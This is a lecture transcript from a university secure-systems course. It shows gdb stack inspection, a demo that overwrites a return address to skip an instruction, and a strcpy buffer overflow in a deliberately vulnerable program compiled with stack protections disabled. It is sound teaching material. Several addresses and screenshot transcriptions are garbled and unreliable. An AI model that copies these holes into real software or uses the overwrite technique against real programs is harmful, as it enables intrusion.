
So, now we have seen that there is the instruction pointer pointing to this location `push 03`, which has not yet been executed. We have a stack pointer which is pointing to the location `fffffcf68` and the base pointer in this case, is also `fffffcf68`. The reason for this is that the stack pointer over here in this instruction move `esp` to be `ebp`. The stack pointer is in fact copied to be base pointer and therefore the stack pointer and the base pointer are the same.

(Refer Slide Time: 11:12)



The disassembly, which is obtained using *objdump*, can also be obtained with *gdb*. So, all we need to do is specify this command, ***\$ gdb> disassemble*** and it would give us the exact same details. Disassembly obtained through *gdb* also tells you the run time status of the particular program, like the current location where the Program Counter is present.

(Refer Slide Time: 12:12)




Now we could execute each instruction individually by a command known as *single step* or single instruction and we shorten this command like `$ gdb> si` . So when we specify *si* a single instruction in this case the *push* instruction would get executed and we will look at this. So, it says that this instruction which ends in `4a3e7` has executed and we could also see

if we disassemble again that the program counter or the instruction pointer has moved to the next instruction.

We can also see the effect on the stack by dumping the stack contents as we have done before. So that we have done by this `$ gdb> x/32x $esp` and we see that there is a difference here the contents of 3 have been pushed on to the stack, single step through the next instruction like this and one more instruction like this and then look at the stack again and we see that all the parameters 1, 2 and 3 have been pushed on to the stack. The instruction pointer now is pointing to this call instruction.

So as we have seen in the previous video when there is a call instruction, what is done is that this particular address 80483db is moved into the instruction pointer at the same time the instruction of the next address that is 080483f2 gets pushed on to the stack.

(Refer Slide Time: 13:40)



So, let us see how this happens with a single instruction, okay. So, we would look at the stack again and we will see that the next instruction 080483f2 which is the return address is pushed on to the stack. At the same time if you look at the contents of the registers, we see that the instruction pointer that is the *eip* is pointing to a location 80483db which is the start of *function*.

Now as we have seen in the previous video what this function initially does in its Preamble is that it pushes into the stack the previous frame pointer. It moves the stack pointer to the base pointer and then this subtract instruction allocates 16 bytes of data in the stack.

(Refer Slide Time: 14:48)

The screenshot shows a terminal window with two panes. The left pane displays assembly code for a function named `function(int a, int b, int c)`. The right pane shows a memory dump of the stack area, specifically the range from `0xffffcf44` to `0xffffcf5d`. The memory dump shows various memory locations filled with values like `0x00000000`, `0x00000001`, and `0x00000002`.

```

$ ./example1.c -a=100 -b=200 -c=300
0xffffcf44: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf45: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf46: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf47: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf48: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf49: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4a: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4b: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4c: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4d: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4e: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4f: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf50: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf51: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf52: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf53: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf54: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf55: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf56: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf57: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf58: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf59: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5a: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5b: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5c: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5d: 0x00000000 0x00000000 0x00000000 0x00000000

```

So, let us see this happening using 3 instructions. So, I can just specify `$ gdb> si 3` which means that 3 instructions have to be executed, and if I disassemble it over here, I see that these 3 instructions *push ebp*; *move esp to ebp*; and *subtract 16 from esp* has been executed. So, I could look at the contents of the stack again, and what we see is that now the stack has gone down to `ffffcf44` and the reason for this is because of this subtract instruction which is essentially allocating 16 bytes of data who hold *buffer1* and *buffer2*.

(Refer Slide Time: 15:48)

The screenshot shows a terminal window with two panes. The left pane displays assembly code for a function named `function(int a, int b, int c)`. The right pane shows a memory dump of the stack area, specifically the range from `0xffffcf44` to `0xffffcf5d`. The memory dump shows various memory locations filled with values like `0x00000000`, `0x00000001`, and `0x00000002`.

```

$ ./example1.c -a=100 -b=200 -c=300
0xffffcf44: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf45: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf46: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf47: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf48: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf49: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4a: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4b: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4c: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4d: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4e: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf4f: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf50: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf51: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf52: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf53: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf54: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf55: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf56: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf57: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf58: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf59: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5a: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5b: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5c: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffcf5d: 0x00000000 0x00000000 0x00000000 0x00000000

```

So, if I look at the contents of the registers, `$ gdb> info registers eip esp ebp`, you see that there is a distance between the stack pointer and the corresponding base pointer. So, this region between the stack pointer and the base pointer is the active frame for that *function*.

Now within this region, between `ffffcf44` and `ffffcf54` is where the locals of this *function* reside.

(Refer Slide Time: 16:30)

The screenshot shows two windows side-by-side. The left window is a terminal window titled "gdb@xenial: ~\$gdb_codes/main". It displays assembly code for a function named `function`. The assembly code includes instructions like `push %rbp`, `mov %rsp,%rbp`, `sub $0x10,%rbp`, and `leave`. The right window is a code editor showing the C source code for `function`:

```

void function(int a, int b, int c)
{
    char buffer1[1];
    char buffer2[1];
}

void main()
{
    function(1,2,3);
}

```

So, we can look at the locals for this function using this command `$ gdb> info locals` and we see that there are 2 locals specified in this function, so *buffer1* and *buffer2*. We can also look at the address of *buffer1* and *buffer2* as follows, like, *p*, which is a print, `$ gdb> p/x &buffer1` where `&buffer1` would provide the address for *buffer1*. Similarly, address of *buffer2* is `$ gdb> p/x &buffer2`. What we see over here is that *buffer1* and *buffer2* are both within the stack frame that is both are within the stack pointer and the base pointer.

(Refer Slide Time: 17:25)

This screenshot is similar to the previous one, showing the same assembly dump and source code for the `function`. The assembly code shows the stack frame setup with `push %rbp`, `mov %rsp,%rbp`, `sub $0x10,%rbp`, and `leave`. The right window shows the same C source code:

```

void function(int a, int b, int c)
{
    char buffer1[1];
    char buffer2[1];
}

void main()
{
    function(1,2,3);
}

```

Now let us get back to the disassembly and what we see is that there are 2 instructions remaining one is the leave instruction and then the return instruction. The leave instruction essentially restores the stack frame such that the old frame corresponding to the previous function in this case the main function is restored, and the return would then return back to the *main* function.

So, let us see this happening, so I can do single instruction 3 which should execute 3 instructions and what we see is that the execution has gone back to the *main* function. Now as before we could also verify this, we could look at the various registers and we see that the instruction pointer now points to somewhere in main in fact it is pointing to the function soon after the call which is this which corresponds to the *add* function and what we also see is that the stack pointer and the base pointer have moved up in the stack.

So now we have completed executing the *function* and since we have moved back to the *main* function, so the active frame now is corresponding to that for the *main* function. So, all the local variables if any that are present in the main would come back and would be active over here. So *gdb* is one of the best debugging softwares that are available, it is freely available and what we capture is just the small glimpse of what *gdb* can do.

So you could also search and we will also try to share a document which comprises of all the various commands the *gdb* has and you can try various things with *gdb* and also try to do such debugging with various other programs using *gdb*, look at the various registers and see how the stack and other local variables are maintained. Thank you.

References:

- 1). [GDB – GNU Project Debugger](#)
- 2). [Makefile](#)

Information Security-5-Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras

Module 1
Lecture 6

Skip Instruction-Demo

So, hello and welcome to this demonstration in the course for Secure System Engineering.

(Refer Slide Time: 00:21)

```
pi@raspberrypi: ~ $ cd /opt/raspberrypi/raspberrypi_code/modules/
pi@raspberrypi:~/raspberrypi_code/modules$ ls
Documentation  integer_overflow.c  overflow  setup  Templates  Utilities
Downloads      makefile          pi        setup.out  tests
Downloads      makefile          pi        setup.out  tests.c
pi@raspberrypi:~/raspberrypi_code/modules$ cd opt/raspberrypi_code/modules/
pi@raspberrypi:~/opt/raspberrypi_code/modules$ ls
makefile        setup.out        tests
pi@raspberrypi:~/opt/raspberrypi_code/modules$ make clean; make
pi@raspberrypi:~/opt/raspberrypi_code/modules$ gcc -c skipinstruction.c -o skipinstruction
pi@raspberrypi:~/opt/raspberrypi_code/modules$ ls
makefile        skipinstruction.c
pi@raspberrypi:~/opt/raspberrypi_code/modules$ ./skipinstruction
value of x is 9
pi@raspberrypi:~/opt/raspberrypi_code/modules$ gdb ./skipinstruction
GNU gdb (Ubuntu 7.11.1-0ubuntu3.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details. This GDB was configured as "armv6l-linux-gnu".
This GDB uses the GTK+ Shared Library.  GDB interface details.
For help type "help".
Type "apropos word" to search for commands related to "word"...
Read symbols from ./skipinstruction...done.
(gdb)
```

So, in this demo will be showing how a stack can be manipulated to actually skip an instruction. This demo and the source code is actually present in a virtualbox which you can actually download. So, you should have done it with the previous demos in the week 0 and week 1. So, lets, actually start this demo. So, the demo is present in this particular directory `nptel_codes/module1` and it corresponds to this C code, `skipinstruction.c` . So, lets open this particular C code and open it over here and what we see is two functions, one is a function which takes three parameters a , b and c and it does some simple manipulations on a buffer.

Next what we also see is the main function where you have a local variable *x* which has a value zero. Then there is an invocation to the function with parameters 1, 2 and 3 and then there is a statement with *x=1* and then there is a ***printf("Value of X is %d\n",x)***. One thing you would actually like to do at this time is to guess what the output of this particular program is. So, let us

actually look at it. So, one would guess that since x is equal to one over here what would likely be printed on the screen is that the value of x is 1.

So, let's see what actually happens, as before we run a $\$ > make clean$ and then $\$ > make$ and we get the executable *skipinstruction*. Now when we run this particular program what we see is that we obtain a value of x is zero. Infact, this entire thing of $x=1$ has not been executed at all, rather what has happened to x is that it has somehow managed to obtain a value of zero which corresponds to this particular statement. So, this is of course quite counter intuitive and not what is expected and in order to understand what actually is happening we would have to go into this particular function. So, the way we will understand this function is through *GDB*.

(Refer Slide Time: 03:06)

The screenshot shows a terminal window titled "Terminal" on a Linux desktop. The terminal displays the following:

```
sys@sys:~/opt/codes/module$ 
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see
<a href="http://www.gnu.org/software/gdb/bugs.html">
http://www.gnu.org/software/gdb/bugs.html
Find the GDB manual and other documentation resources online at
<a href="http://www.gnu.org/software/gdb/documentation">
http://www.gnu.org/software/gdb/documentation...
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./skipinstruction...done.
(gdb) list
1 void Function(int a, int b, int c)
2 {
3     int ret=0;
4     char buffer[10];
5     ret=c*(buffer+3);
6     (*ret)+=3;
7 }
8 void Main()
9 {
10     int x;
11     x=2;
12     x=x*Function(1,2,3);
13     printf("value of x is %d\n",x);
14 }
15
(gdb) b 14
Breakpoint 1 at 0xb0000000: file skipinstruction.c, line 14.
(gdb) r
Starting program: /home/sys/opt/codes/module/skipinstruction
Breakpoint 1, void x=2; at skipinstruction.c:14
14     x=x*Function(1,2,3);
(gdb) info locals
x = 0
(gdb) info registers esp rfp rbp
esp = 0xffffffff8000000000000000
rfp = 0xffffffff8000000000000000
rbp = 0xffffffff8000000000000000
(gdb) 
```

So, let's run *GDB* for this. So, we would run $\$ > gdb ./skipinstruction$ and as we had seen before we can list the various contents of the program and we could also, set a *break point* over here say at line number 14. So, line number 14 corresponds to the call to this particular function. Now when we run it as we have seen in the previous video, the program will execute starting from *main* and stop due to the *break point* in line number 14. So, we see that the break point has been hit and the execution has stopped just before the function has been invoked.

Now we could actually look at the value of x and rightly enough the value of x will be zero. So, we could do something like $\$ \text{gdb}> \text{info locals}$ and this has value of x equal to zero this is because x has been initialized in line number 13 to be zero. Now let us *single step* through this

program and see what is actually happening in function. So, first of all before we invoke the next line let us print what are the contents of the various important registers. So, as we have seen before, the contents of the *instruction pointer* is 8048449 which is essentially the location where call to function is present. We have the stack pointer and a base pointer which is pointing to the frame corresponding to the *main* function.

(Refer Slide Time: 04:51)

Now, if I execute a single instruction corresponding to this. We could see what happens. At this particular point we are pushing the various arguments on the stack and this we have seen before. So, we don't have to spend too much time over here and eventually we would see that the function gets invoked due to this line and the execution has been transferred to the function.


(Refer Slide Time: 05:25)

So, let us disassemble the function and at this point we would also, look at the various registers that is the *EIP*, *ESP* and the *EBP*. So, what we see here is that we have a stack pointer which is at FFFF₁₆CF20, and the base pointer is at FFFF₁₆CF48 now since this is still at the first line of function the base pointer has not been changed as yet and the new frame corresponding to this function has not been created as yet. So, let us single step through a few more instructions let us say, single step through four instructions and look at the contents of the stack.

So, the content of the stack as we have seen previously can be obtained as follows `$ gdb> x/32x $esp`. So, one thing to note is that the return address which should be pushed onto the stack to the call function in *main* is this. So, soon after the call gets invoked the next instruction has the address 0x08048454. Now if you actually look at the contents of the stack, we see that the return address what we just mentioned is at this location. This has the address FFFF₁₆CF1C plus 4 that is FFFF₁₆CF20. So, in this particular function we have two locals we have pointer to an integer which is known as *RET* and a *buffer* which is of 16 characters.

So, as we have seen in the previous video, we could print the address of these two local variables and as we would expect these two local variables would be present in the newly formed stacks for this function.

(Refer Slide Time: 08:13)



So, printing the content of register can be done as follows $\$ gdb> p/x \&ret$ which is FFFF08.

So, this would be the contents of RET. And, the contents of buffer is as follows, FFFF08.

Now what you see is, the contents of the buffer starts at FFFF08 and extends for 16 bytes.


So, anything beyond these 16 bytes would lead to a buffer overflow. Now what we do want over here is that we want to overflow the buffer in such a way so that the return address is modified. Now we would take our calculator we can do this as follows; set it to the *hexadecimal mode* and we would see what the distance from the *buffer* to where the return address is stored. So, we know that the return address is present at the location FFFF08 and the *buffer* is present at this location FFFF08. So, we subtract these. So, we see that there is an offset of 18 bytes and this 18 is in hexadecimal which corresponds to 24 bytes offset from the start of the *buffer* to the return address.

Now, what we do in this particular line over here is that at this location *buffer* plus 24 we obtain a pointer and this particular pointer is stored in this local variable *return*. So, essentially at this particular point what we obtain is that *return* points to where the return address is stored. So, we can see this happening by single stepping and looking at the contents of *RET*. So, *RET* is present at FFFF08. So, we see that *RET* has a value of zero right now we will execute a single instruction in which case we have actually executed this particular instruction and changed the value of *RET*. So, that it points to the where the return address is present.

So, let us now print the contents of the return. So, `$ gdb> x/x 0xFFFFCF18`, would dump the memory at this location. As we have seen before this particular memory location corresponds to where *RET* is stored. Now what we see over here is *RET* has a value FFFFCAF0 this is where the return address is stored. Now the next line is very crucial, the next line of function increments the value of *RET* by 8 bytes. Now to understand what this means we would first single step execute a single instruction and see that the contents of the return address has been modified and incremented by 8 bytes.

So, we had to specify four instructions to be executed because this single statement in C corresponds to four instructions in the assembly code. So, at this point you see that this line of C has completed executing and we would also look at the start and note that the return address has been modified. So, the return address used to be 08048454 and what it has changed to is 0804845C.

(Refer Slide Time: 13:23)



To understand the implication of this change we look at the disassembly of main. The actual return address is 08048454 and what we have actually changed this to, is 08048454C and essentially what it is doing is that it is actually skipping this add instruction and landing somewhere here.

So, essentially what would happen when this function completes execution is that this value 0804845C gets taken from the stack and placed into the instruction pointer and execution of the

program will continue based on this particular value. So, let us single step through this and see that it has come back to main and we would note that the contents of the instruction pointer is 0804845C which essentially means that the add instruction which is specified here has been skipped.


As a result what is happening with respect to the C code is that after a function is invoked the $x=1;$ statement is getting skipped and we are directly going to the printf statement and since this $x=1;$ statement is not being executed the value of x continues to be zero and as a result when we actually continue the execution of this program using the C command which stands for continue to execute, then we get that the value of x is zero.

So, in this particular video, we have seen one example of how we could manipulate execution of a program in such a way so that an instruction can be skipped. In the next demonstration what we will see is how we could do something which is more dangerous, we would see how we could actually inject code into a program and force a payload to be executed. In the demo that we will look at next. We will take a shell code and we will inject the shell code into a dummy program and then force this shell code to execute. Thank you.

Information Security-5-Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Module 1
Lecture 7
Buffer Overflow-Demo

Hello and welcome to this demonstration in the NPTEL course for Secure System Engineering. In this demonstration and the one that follows we will be seeing how we could inject a payload into a program and cause that payload to execute. In particular we will be looking at the payload in detail and we will be seeing essentially where and how that payload can be modified.

(Refer Slide Time: 00:42)



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window displays the following C code:

```
int copier(char *str) {
    char buffer[10];
    strcpy(buffer, str);
}

void main(int argc, char *argv[])
{
    copier(argv[1]);
    printf("----\n");
}
```

Below the code, the terminal shows the command: `gcc -fno-stack-protector -z execstack -o testcode testcode.c`. The terminal window has a title bar "Terminal" and a status bar at the bottom indicating "testcode.c" and "1,1 411".

So, this code is present in the Bit Bucket repository. Just like all the other videos that we have done. So, we go to `nptel_codes/module2` and look into file `testcode.c`. Opening the file using `vim`. You can see over here, this is a really small C program. It comprises of two functions the first is the `copier` function and the `main` function.

The `main` function invokes the `copier` function and passes argument 1 so `argv1`, which is what is obtained from the `main`'s command line and `copier` then executes. It takes the character pointer `STR` it creates a local buffer called `buffer` and then invokes `strcpy` to copy from `STR` into `buffer`.

So, note that `strcpy` will continue to execute copying character by character from `STR` into `buffer` until a '`\0`' or a null character is obtained in `STR`. The first thing to note in this particular program is the vulnerability. The vulnerability comes due to `strcpy` operation, so note that `argv1` could be of any arbitrary size.

So, it is in control of the user of this particular program. So, this user could specify any length for *argv1* which could be much larger than 100 bytes and if there is no null termination character within the 100 bytes *strcpy* will continue to execute an overflow buffer. So, we will first see this in action. We first make testcode executable, using the *gcc* options used in the previous video.

(Refer Slide Time: 03:11)

Now we would run *testcode* with a valid input for example 5 A's. As we see the program executes and we get a “done” displayed on the screen. So, what is happening here is that string which is present in *STR* is copied into *buffer*.

The *copier* function then returns and “done” is printed. Now, look what happens when we increase the length of the input. So, we say *testcode* and increased the length of the input considerably much larger than the 100 bytes and what we see here is that the program terminates with a segmentation fault. We will first investigate what causes this segmentation fault and as we have seen before we would use *GDB* to make this investigation.

(Refer Slide Time: 04:12)

```

(gdb) ./testcode
Program received signal SIGSEGV, Segmentation fault (core dumped).
0x00000000004005d8 in main () at testcode.c:10
10      strcpy(buffer,str);
(gdb)

```

```

int copy(char *str) {
    char buffer[10];
    strcpy(buffer,str);
}

void main(int argc, char *argv[]) {
    copy(argv[1]);
}

```

(Refer Slide Time: 04:19)

```

(gdb) ./testcode
Program received signal SIGSEGV, Segmentation fault (core dumped).
0x00000000004005d8 in main () at testcode.c:10
10      strcpy(buffer,str);
(gdb)

```

```

int copy(char *str) {
    char buffer[10];
    strcpy(buffer,str);
}


void main(int argc, char *argv[]) {
    copy(argv[1]);
}

```

So, we run *GDB* as follows. We could list the program and put a break point in line number 10 and then we would run this code through *GDB*. Also specify the inputs, we specify a very large input through *argv1*.

So, *argv1* is the series of A's which is then passed into the *main* function through this second parameter *argv1*. Ok, so what's going to happen here is that since we are running through *GDB* and have a break point at line number 10.

(Refer Slide Time: 05:11)



So, we would hit the break point over here and then we would put another break point in line number 7. So, line number 7 comprises the end of the *copier* function line number 7 gets is reached after *strcpy* completes its execution, so we could break line number 7 and in order to continue the execution we put the command *C*.

So, what happens now is that we see an error over here stating that *STR* equal to 41414141. The error is it cannot access memory at address 0x41414141. Now we could investigate a little bit in detail and see what actually is happening. So, we first see that the entire stack, obtained using, **\$ gdb> info registers esp** and **\$ gdb> x/32x \$esp** would give you the contents of the stack. So, what you notice over here is that the entire stack is filled with 41's. Now 41 is essentially the ASCII value for the character A, so what has happened is that buffer is over flowed and the entire stack is filled with the contents of A return address which was present on the stack is also over written and what it is replaced with is these values 41414141.


Now at the end of execution of *strcpy* when this particular function *copier* tries to return it picks the return address from the expected location on the stack that what it would obtain is this value 41414141 and during their *RET* instruction that *copier* executes it tries to change the instruction pointer to this location. Now further execution from this location would result in a segmentation fault because this is an invalid location. So, in the next video what we will see is that we will take the same *testcode* and will see how we could exploit this test code and enforce this test code to execute a particular payload.

So, the next video we will see that instead of just crashing the program we will force one particular payload of our choice to execute from this program. Thank you.

Information Security-5-Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Buffer overflow (create a shell)- Demo

Hello and welcome to this demonstration as part of the course Secure Systems Engineering.

(Refer Slide Time: 00:31)

